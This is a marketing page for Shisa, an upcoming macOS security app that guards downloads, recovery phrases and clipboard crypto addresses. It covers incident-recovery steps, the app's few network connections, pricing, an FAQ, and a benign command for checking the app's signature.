
Shisa’s Incident page at its first step: a calm, guided check.Shisa’s Incident page at its first step: a calm, guided check.
  1. 01Take the Mac off the internetTurn off Wi-Fi and unplug Ethernet, so nothing more leaves.
  2. 02Change passwords from another deviceEmail first, then exchanges, banks and your Apple Account. Sign out other sessions.
  3. 03Move crypto to a brand-new walletCreate it on a different device. Treat the old recovery phrase as known.
  4. 04Look for what was left behindA malware scanner such as Malwarebytes, or KnockKnock from Objective-See, shows what starts with your Mac. Shisa’s Incident page walks through the same checks, calmly.
  5. 05If money moved, write it downNote times, addresses and transaction IDs, and report to your exchange and local police.

what it does to your Mac

A security app shouldn’t be the next risk.

No root helper, no system extension, the fewest permissions it can work with, signed updates. If Shisa ever has a problem, your files still open. Check every connection below with LuLu or Little Snitch.

every connection Shisa makes
update feednew versions and advisory lists, signed
billing servicechecks your key, Shisa Pro only
AI explanationoff unless you turn it on
analytics, telemetrynone by default
files, clipboardnever sent
Shisa only contacts the billing service to check your key. No files or clipboard contents are sent.

who is behind it

One named person, and promises you can check.

Made by KanzAn independent developer, not a venture-funded suite.
If Shisa changes hands, you hear it firstHere and in the app, before any update ships under a new owner.
Open, and in the openA public changelog, signed releases with SHA-256, a security contact.

price

The core is free, and never switches off.

Free

Always · no card, no email

  • Downloads GuardFiles that arrive from the internet
  • Security updatesEvery update, for everyone
Shisa Pro

$20 / year · up to 3 Macs

  • Seeds gateRecovery phrases in files and screenshots
  • Clipboard gateCopied crypto addresses and lookalikes

Try it 14 days, on your Mac alone: no card, nothing sent.

Pro opens with 1.0
Never turned offWhen Pro ends, only Seeds gate and Clipboard gate go quiet.
A key, not an accountWorks on up to 3 Macs. Move it whenever you like.
Renews yearly, cancels in one stepA reminder before each renewal. Cancel online, no email to support.
Refunds without questionsTaxes are worked out at checkout.

The questions people actually ask

Isn’t XProtect enough?

For known malware, XProtect does a lot. Many recent attacks use a new or signed app and ask you to approve it. Shisa looks at that approval, and at files macOS never checks.

Isn’t another security app just another way in?

It can be, which is why Shisa has no root helper and no system extension, asks for few permissions, and signs its updates.

Does it phone home?

Only for the connections listed above. No analytics framework, no telemetry by default.

Is a notarized app always fine?

No. Some stealers have shipped notarized until Apple revoked them. Shisa shows who signed a file and whether that matches what it claims to be.

Can it clean my Mac?

No. Shisa prevents; it doesn’t remove malware. See “Already ran something?” above.

Put a guardian at the gate.

On Okinawa, shisa sit on rooftops and at gates. This one sits in your menu bar.

Coming soon for macOS 26

Shisa 1.0 is in final testing. The download appears here the day it ships, signed, notarized and with its SHA-256.

Shisa will never ask you to drag anything into Terminal, or to open System Settings to get around a warning.Check the download yourself: spctl -a -vv /Applications/Shisa.app